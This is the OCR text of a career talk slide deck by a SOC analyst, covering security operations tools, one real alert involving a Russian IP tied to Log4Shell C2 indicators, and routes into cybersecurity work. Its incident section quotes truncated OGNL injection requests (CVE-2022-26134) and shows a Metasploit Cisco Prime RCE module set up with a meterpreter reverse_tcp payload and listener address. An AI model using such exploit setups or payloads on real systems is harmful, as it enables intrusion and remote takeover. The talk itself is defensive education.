A Day in the life…

Curtis McPherson,

Lead SOC Analyst

Appalachia Technologies

DON'T GAMBLE
WITH YOUR CYBERSECURITY

APPALACHIA
TECHNOLOGIES, LLC.

What is a SOC?

- SOC = Security Operations Center
- SOC Analyst *actively* monitors tools
- Tools may include:
  - SIEM environments such as AT&T Cyber Security’s Alienvault, Splunk, SwimLane, or Siemplify.
  - Managed Endpoint Protection such as Cylance and Microsoft Defender
  - DNS monitoring via Cisco Umbrella or other secure web gateways (SWG)
  - Security Orchestration and Response (SOAR)

So, what happens when the tools find something?


What does a SOC do?

Take Action!

- Follow Incident Response Plan
- Remove infected devices from network
- Block attackers at firewall level
- Vulnerability scanning and threat research
- Zero-day threat research
- Client interaction and regular communication


Real Life Example of Taking on a Threat

- When: December 27th, 2022: 12:50 am – During many businesses Christmas break period.



ALARM SUMMARY	PRIORITY	ALARM STATUS	SOURCES	DESTINATIONS
Suspicious Behavior OTX Indicators of Compromise 9 months ago	High	closed	[redacted]-EXCHANGE-[redacted]	🇷🇺 45.146.165.168


Information We See



Alarm Details

PRIORITY	High
STATUS	Closed
OTX PULSES	Log4Shell - C2 IOCs
OTX INDICATORS	45.146.165.168
EVENT NAME	1 event
THREAT INTELLIGENCE FEED NAME	AlienVault OTX
PORT	443
PORT	443


Attacker Details:



Destination

45.146.165.168

IP ADDRESS	45.146.165.168
PORT	4466
COUNTRY	Russian Federation




45.146.165.168 was found in our database!

This IP was reported **814** times. Confidence of Abuse is **3%**: ?

3%

ISP	Mastercom LLC
Usage Type	Data Center/Web Hosting/Transit
Domain Name	mastercommunications.ru
Country	Russian Federation
City	Moscow, Moskva

List of Verified Attacks from the Russian IP




Comment	Categories
45.146.165.168 has been banned for [cms abuse] ...	Hacking Brute-Force
"Server Side Code Injection"	SQL Injection
[13/Jun/2022:03:45:43 -0400] \"GET /%24%7B%28%23a%3D%40org.apache.commons.io.IOUtils%40toString%28%4 ... show more	Hacking
url probing from IP marked as abusive	Web App Attack
45.146.165.168 - - [14/Jun/2022:03:38:30 +0800] "GET /%24%7B%28%23a%3D%40org.apache.commons.io.IOUti ... show more	Hacking Bad Web Bot Web App Attack
connection attempt port 80 TCP	Port Scan
ModSecurity detections (a)	Bad Web Bot Web App Attack
45.146.165.168 - - [13/Jun/2022:12:00:19 -0400] "GET /%24%7B%28%23a%3D%40org.apache.commons.io.IOUti ... show more	Web App Attack
"Server Side Code Injection"	SQL Injection
CVE-2022-26134 attempts	Hacking
Fail2Ban triggered	Web App Attack
port scan and connect, tcp 443 (https)	Port Scan
Unauthorized Connection On Port 443 From IP Address 45.146.165.168	Port Scan Hacking
connection attempt port 443 TCP	Port Scan

DON'T GAMBLE
WITH YOUR CYBERSECURITY

APPALACHIA
TECHNOLOGIES, LLC.

How the Attack Was Launched


root@kali: /usr/share/wordlists/seclists/Passwords
File Actions Edit View Help

```
msf6 exploit(linux/http/cisco_prime_inf_rce) > options

Module options (exploit/linux/http/cisco_prime_inf_rce):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                        yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT        443              yes       The target port (TCP)
   RPORT_TFTP   69               yes       TFTPD port
   SSL          true             yes       Use SSL connection
   TARGETURI    /swimtemp        yes       swimtemp path
   VHOST                         no        HTTP server virtual host


Payload options (linux/x64/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  159.223.106.26   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Cisco Prime Infrastructure < 3.4.1 & 3.3.1 Update 02


msf6 exploit(linux/http/cisco_prime_inf_rce) > 
```

Attack Method Used

So, you want to pursue a career in Cyber Security?

DON'T GAMBLE
WITH YOUR CYBERSECURITY

APPALACHIA
TECHNOLOGIES, LLC.

Pathways to Cyber Security

- College/University
- Cyber Boot Camps
- Certifications
- Work Experience

DON'T GAMBLE
WITH YOUR CYBERSECURITY

APPALACHIA
TECHNOLOGIES, LLC.

College/University

- Most expensive option
- Provides a solid basis to begin your career
- Provides valuable life experience
- Build connections with friends in the same major that often turn into lifelong friendships, or even job opportunities
- Alumni support

HARRISBURG UNIVERSITY OF SCIENCE AND TECHNOLOGY

PennState College of Information Sciences and Technology

DREXEL CYBERDRAGONS

Cyber Boot Camps

- Cost less than college
- Faster time to completion
- Can be intense and fast paced
- Focused on a lot of hands on learning via labs and projects.
- Online and in person options.

nuPaTHS

Cofounded by Harrisburg University

Certifications

- Can be least expensive pathway.
- Can be the fastest pathway.
- Entirely self driven learning.
- Only hands on if you make it hands on through your own effort.
- Can get many entry level positions with just CompTIA Security +.

Work Experience

- No cost option… they pay you to learn!
- Start out as entry-level help desk for IT support.
- Work your way up using knowledge acquired on the job.
- Can take a long time, even years, to get to the security side of the business.

Pathways inside Cyber Security

- Blue Team (Defensive Security)
- Red Team (Offensive Security)
- Purple Team (Hybrid Security)

Blue Team / Defensive Security

- Primary role of a SOC.
- Watch for threats and react to them when they occur.
- Continual updating and patching of software used by the organization.
- Maintain security infrastructure (Firewalls).
- Personality Type – Protective, calm, and observant.

Red Team / Offensive Security

- Primary role of Security Engineers.
- Actively search (hack) your own organization's systems to find weaknesses that can then be fixed before an attacker can get there.
- Must follow a specific set of rules.
- Personality Type – Competitive, cunning, and able to think like an attacker.

Purple Team / Hybrid Security

- I am part of the "Purple Team"
- Mixture of both Red team and Blue team (hence Purple!)
- Not only watch systems for threats but also try to find threats on our own to fix.
- Constantly studying new attack methods to be one step ahead.

Conclusion